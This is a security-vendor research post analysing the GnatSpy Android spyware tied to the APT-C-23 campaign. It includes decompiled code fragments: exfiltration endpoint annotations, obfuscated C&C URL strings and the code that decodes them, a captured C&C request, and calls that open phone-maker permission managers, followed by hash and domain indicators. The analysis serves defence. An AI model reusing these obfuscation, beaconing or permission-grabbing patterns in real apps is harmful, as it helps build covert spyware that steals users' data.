Espionage Campaign Sphinx Goes Mobile With AnubisSpy

trendmicro.com/en_us/research/17/l/new-gnatspy-mobile-malware-family-discovered.html

Earlier this year researchers first disclosed a targeted attack campaign targeting various sectors in the Middle East. This threat actor was called Two-tailed Scorpion/APT-C-23. Later on, a mobile component called VAMP was found, with a new variant (dubbed FrozenCell) discovered in October. (We detect these malicious apps as ANDROIDOS_STEALERC32).

VAMP targeted various types of data from the phones of victims: images, text messages, contacts, and call history, among others. Dozens of command-and-control (C&C) domains and samples were found, which were soon disabled or detected.

Recently, Trend Micro researchers came across a new mobile malware family which we have called GnatSpy. We believe that this is a new variant of VAMP, indicating that the threat actors behind APT-C-23 are still active and continuously improving their product. Some C&C domains from VAMP were reused in newer GnatSpy variants, indicating that these attacks are connected. We detect this new family as ANDROIDOS_GNATSPY.

We do not know for sure how these files were distributed to users. It is possible that threat actors sent them directly for users to download and install on their devices. They had names like “Android Setting” or “Facebook Update” to make users believe they were legitimate. We have not detected significant numbers of these apps in the wild, indicating their use is probably limited to specific targeted groups or individuals.

New capabilities of GnatSpy


The capabilities of GnatSpy are similar to early versions of VAMP. However, there have been some changes in its behavior that highlight the increasing sophistication of this particular threat actor.


App structure organization – expanded and improved

The structure of the new GnatSpy variants is very different from previous variants. More receivers and services have been added, making this malware more capable and modular. We believe this indicates that GnatSpy was designed by someone with more knowledge in good software design practices compared to previous authors.

Figures 1 and 2. Old and new receivers and services

The new code also makes much more use of Java annotations and reflection methods. We believe that this was done to evade attempts to detect these apps as malicious.


receivers
AmReceiver
CReceiver
LReceiver
NetworkReceiver
OnReceiver
PReceiver
RReceiver
SReceiver
a
services
CService
DCService
IMService
IService
MService
NService
RCNewService
RCOldService
RService
UpdateService


receivers
AmCForInReceiver
AmCancelUReceiver
AmCheckIfSerReceiver
AmCkSpReReceiver
AmDirectForInReceiver
AmFReceiver
AmFUReceiver
AmGNReceiver
AmGetFirSizeReceiver
AmInsReceiver
AmMAcReceiver
AmMAcSecReceiver
AmMSReceiver
AmMcandMesReceiver
AmNogaReceiver
AmPIReceiver
AmResReceiver
AmRstReReceiver
AmSPCReceiver
AmSecHandReceiver
AmTwoRawReceiver
AmUFLRReceiver
AmUninstallReceiver
AmWReceiver
CReceiver
InstallReceiver
LAndSReceiver
NetworkNoReceiver

```
@e @o(a="connection_full") b e(@c(a="device_name") String arg1, @c(a="status") String arg2);

@e @o(a="escapeMessage_update_full") b f(@c(a="id") String arg1);

@e @o(a="request_received_full") b f(@c(a="device_name") String arg1, @c(a="id") String arg2);

@e @o(a="get_cake") b g(@c(a="device_name") String arg1);

@e @o(a="appsinfo_full") b g(@c(a="device_name") String arg1, @c(a="apps") String arg2);

@e @o(a="perms_list_full") b h(@c(a="device_name") String arg1, @c(a="perms") String arg2);

@e @o(a="device_status") b i(@c(a="device_name") String arg1, @c(a="data") String arg2);

@e @o(a="speed_result") b j(@c(a="device_name") String arg1, @c(a="data") String arg2);
```

```
j v1 = j.a();
Method[] v2 = arg7.getDeclaredMethods();
int v3 = v2.length;
int v0;
for(v0 = 0; v0 < v3; ++v0) {
    Method v4 = v2[v0];
    if(!v1.a(v4)) {
        this.a(v4);
    }
}
```

Figures 3 and 4. Java annotations and reflection methods

C&C servers

Earlier versions of VAMP contained the C&C server used in simple plain text, making detection by static analysis tools an almost trivial affair.

```
a.o = "http://mary-crawley.com/android/domains";
a.p = "https://cecilia-gilbert.com";
```

Figure 5. C&C server in plaintext

GnatSpy has changed this. The server is still hardcoded in the malicious app's code, but is now encoded to evade easy detection:

```
public String n() {
    return "dhdtdtdpd:d/d/dcdldadidrded-dbdrdodwdndedd.ddidndfdod/ddadpdid";
}

a.D = "&ht&t&ps&:&/&&&&&&&&&&&&/&ar&ya&st&ar&k&.&in&fo&&&&&&&&&&&&&";
```

Figures 6 and 7. Obfuscated C&C server

A function call is in the code to obtain the actual C&C URL:

```
AppController.a().a(new i(1, c.c.n().replaceAll("d", "") + "/domains", new com.a.a.m$b(v0)

AppController.a().a(new i(1, com.apps.voice.app.a.D.replaceAll("&", "") + "/domains", new b(v0)
```

Figures 8 and 9. Function call to obtain C&C server URL

The URL hardcoded in the malware is not the final C&C server, however. Accessing the above URL merely sends back the location of the *actual* C&C server:

```
POST http://claire-browne.info/api/domains HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; AOSP on BullHead Build/N4F26T)
Host: claire-browne.info
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 0
```

```
HTTP/1.1 200 OK
Date: Tue, 05 Dec 2017 07:20:19 GMT
Server: Apache
X-Powered-By: PHP/5.6.32
Cache-Control: no-cache
Set-Cookie: laravel_session=eyJpdiI6ImRTTk1BQVAxQjlYaktLeHF5Sk
Transfer-Encoding: chunked
Content-Type: application/json

3a
{"status":true,"message":"","items":"olivia-hartman.info"}
0
```

Figures 10 and 11. Request and response pair for C&C server

The WHOIS information of the C&C domains used now uses domain privacy to conceal the registrant's contact information.

Figure 12. WHOIS information

REGISTRANT CONTACT

Name:	WhoisGuard Protected
Organization:	WhoisGuard, Inc.
Street:	P.O. Box 0823-03411
City:	Panama
State:	Panama
Country:	PA
Phone:	+507.8365503
Fax:	+51.17057182
Email:	ace78d8e8a874c99b4a8ef488ffa063b.protect@whoisguard.com

It’s also worth noting that some of these C&C domains are newly registered, highlighting that these attackers are still active even though their activities have been reported:

Figure 13. Newly registered C&C domain

The domain names used are also curiously named. They used names of persons, but while some names appear to be those of real persons (or plausibly real names), others appear to have been directly taken from various television shows. The rationale for using these names remains unclear.

Domain:	claire-browne.info
Registrar:	NameCheap, Inc
Registration Date:	2017-11-19
Expiration Date:	2018-11-19
Updated Date:	2017-11-19
Status:	clientTransferProhibited serverTransferProhibited
Name Servers:	dns1.namecheaphosting.com dns2.namecheaphosting.com

The version of Apache used has also been updated, from 2.4.7 to 2.4.18. All domains now forbid directory indexing; in at least one earlier C&C domain this was left enabled.

Forbidden

You don't have permission to access /public/android/ on this server.

Apache/2.4.18 (Ubuntu) Server at harvey-ross.info Port 443

Figure 14. Directory indexing disabled

We note here that two of the C&C domains we encountered - specifically, *cecilia-gilbert[.]com* and *lagertha-lothbrok[.]info* - were also reported to be connected to VAMP and FrozenCell, respectively. This indicates that the threat actors behind GnatSpy are likely to be connected to these previous attacks, as well.

Increased compatibility and stolen information

Earlier samples called the System Manager on Huawei devices to grant permissions to itself:

```
try {
    String v0_1 = "am start -n com.huawei.systemmanager/.optimize.process.ProtectActivity";
    if(Build$VERSION.SDK_INT >= 17) {
        v0_1 = v0_1 + " --user " + a.e(arg3);
    }

    Runtime.getRuntime().exec(v0_1);
```

Figure 15. Code calling app on Huawei devices

A similar line was added for Xiaomi devices:

```
try {
    Intent v0_1 = new Intent();
    v0_1.setComponent(new ComponentName("com.miui.securitycenter", "com.miui.permcenter.autostart.AutoStartManagementActivity"));
    arg4.startActivity(v0_1);
}
```

Figure 16. Code calling app on Xiaomi devices

GnatSpy also includes several function calls targeting newer Android versions (Marshmallow and Nougat):

Figures 17 and 18. Code for Marshmallow and Nougat Android versions

```
public static void r(Context arg2) {
    if(Build$VERSION.SDK_INT > 23) {
        c.C(arg2, 60);
        Log.d(c.a, "Is Noga: True");
    }
    else {
        Log.d(c.a, "Is Noga: False");
    }
}
```

```
private a(Context arg4) {
    super(arg4, "Marshmallow", null, 1);
}
```

More information about the device is stolen as well, including information about the battery, memory and storage usage, and SIM card status. Curiously, while previous samples collected information about the user's location via OpenCellID, this is no longer done by GnatSpy.

Conclusion

Threat actors can be remarkably persistent even if their activities have been exposed and documented by researchers. This appears to be the case here. The threat actors behind GnatSpy are not only continuing their illicit activities, but they are also improving the technical capabilities of their malware.

Trend Micro™ Mobile Security for Android™ (also available on Google Play) detects these malicious apps. End users and enterprises can also benefit from its multilayered security capabilities that secure the device's data and privacy, and safeguard them from ransomware, fraudulent websites, and identity theft.

For organizations, Trend Micro™ Mobile Security for Enterprise provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that leverage vulnerabilities, preventing unauthorized access to apps, as well as detecting and blocking malware and fraudulent websites.

Trend Micro's Mobile App Reputation Service (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies. It can protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.

Indicators of Compromise

Apps/files with the following hashes are connected to GnatSpy:

SHA256	Package Name	Label
14c846939641eb575f78fc8f1ecb2dc76979a5e08366e1809be24fad240f6ad6	com.app.voice	Voice
1b1bff4127c9f868f14bc8f2526358cfc9ff1259b7069ab116e7c52e43f2c669	com.messenger.hike	Android Setting
1c0e3895f264ac51e185045aa2bf38102da5b340eb3c3c3f6aacb7476c294d62	com.app.updates	Messenger Update
22078e0d00d6a0f0441b3777e6a418170e3a9e4cce8141f0da8af044fdc1e266	com.myapps.update	Facebook Update
232807513c2d3e97bfcc64372d360bd9f7b6b782bd4083e91f09f2882818c0c5	com.myapps.update	WhatsApp Update
313ae27ec66e533f7224d99c1a0c254272818d031456359d3dc85f02f21fd992	com.app.go	Android Setting
377716c6a2b73c94d3307e9f2ea1a5b3774fa42df452c0867e7384eb45422e4f	com.apps.voice	Android Setting
3c604f5150ea1af994e7411e2816c277ff4f8a02b94d50b6cf4cc951430414bf	com.appdev.update	Android System
4842cff6fc7a7a413ceed132f735eee3121ffb03f98453dae966f900e341dd52	com.updates.voice	VoiceChat
4e681d242bebf64bbba3f0da91ad109dd14f26e97cd62f306e9fca1603a0009e	com.app.lets	Android Setting
544a1c303ef021f0d54e62a6147c7ae9cd0c84265e302f6da5ed08b616e45b78	com.myapps.update	Facebook Update
566385bff532d1eb26b49363b8d91ed6881f860ffa4b5ddb2bb5fe068bb6c87e	com.app.lets	Android Setting
58ddd057ec7f2420ce94cf3fc52794d0f62603ca7eaf8c5911f55b8b100ac493	com.chatts.me	Chat Me
5de5b948aeca6e0811f9625dec48601133913c24e419ce99f75596cb04503141	com.fakebook	App System Installer
6b0325b7020f203d38664be732145c5f9f95fda875c81d136b031618900210a4	com.myapps.update	Messenger Update
6befd9dac5286f72516bba531371dc7769d9efecf56c8a44ce0c8de164662c6b	com.app.go	Android Setting
76962d334b894349a512d8e533c8373b71389f1d20fd814cd8e7ecc89ed8530a	com.messenger.hike	Android Setting

8da31d3102524d6a2906d1ffa1118edf39cf54d72456937bfbae5546e09a3c32	com.app.go	Android Setting
91b3eeb8ba6853cab5f2669267cf9bccdba389149cc8b2c32656af62bd016b04	com.facebookupdate	Facebook Update
93da08ced346b9958e34bda4fe41062572253472c762a3a837e0dd368fffec8b	com.fakebook	Android Settings
a841b71431e19df7e925d10a6e43a965fc68ccbb6523b447de82c516cfba93a8	com.app.lets	Android Setting
af65aac4f3cf13c88422675b5261acc6c7b5d0af75323a516989a75b0374eddd	com.app.chat	Chat
b6326e17ec8307edf63e731c635fbfa8469d9264cb414592e2d2a5c71093d809	com.apps.voice	Android Setting
b7007d2039abaf8b8b0db77241d400a8c4d3b48c6fece5d80dc69905d4d272c3	com.apps.voice	Android Setting
c20438ba8c9e008c1e2eb4343f177757fc260437aeac52df61b156671b07ac14	com.myapps.update	Facebook Update
ca8d892a616feaf240bd9e05a250db8ed4d56b7db6348bbaa415dec1e0c626f3	com.app.voice	VoiceChat
ce4190030372465eceec60ec1687023c99f95a11b9a558f5431074de20747b81	com.app.update	WhatsApp Update
d17308fb06760de1b06d03448a01f3762f2712c1a66b50c8d5f4ac061d6deb27	com.apps.lets	Android Setting
e2cb9140c47492e7931e0b6629caf5c03cbc4e7a28c7976a28e3158b5d1c67fb	com.app.chatous	Android Setting
ebc338f3988e96e9fab53854428ea91dbabd3ee9875464008eafd52c687c3625	com.chat.bestchat	Best Chat
ec1ed9b064ffbd237e1808d4e156d011b8b77402042b7a6fee92923b69ba65d4	com.app.lets	Android Setting
efc4a2014f73996fb5d90406a55aa14ac89407fd03cfc89d18ee3251d9fd1af8	com.chat.bestchat	Best Chat
f890ba41f6d7d2f2fb4da477adc975be7a3b8068686ff5e863d1a53e56acdfac	com.facebook.update	Facebook Update

The following domains were used by various C&C servers:

- aryastark[.]info
- cecilia-gilbert[.]com
- cerseilannister[.]info
- claire-browne[.]info
- daario-naharis[.]info
- harvey-ross[.]info

- jorah-mormont[.]info
- kaniel-outis[.]info
- kristy-milligan[.]website
- lagertha-lothbrok[.]info
- max-eleanor[.]info
- olivia-hartman[.]info
- ragnar-lothbrok[.]info
- rose-sturat[.]info
- saratancredi[.]info
- useraccount[.]website
- victor-stewart[.]info

Cyber Threats

We came across several malicious apps with cyberespionage capabilities which were targeting Arabic-speaking users or Middle Eastern countries. These were published on Google Play — but have since been taken down — and third-party app marketplaces.

By: Ecular Xu, Grey Guo December 18, 2017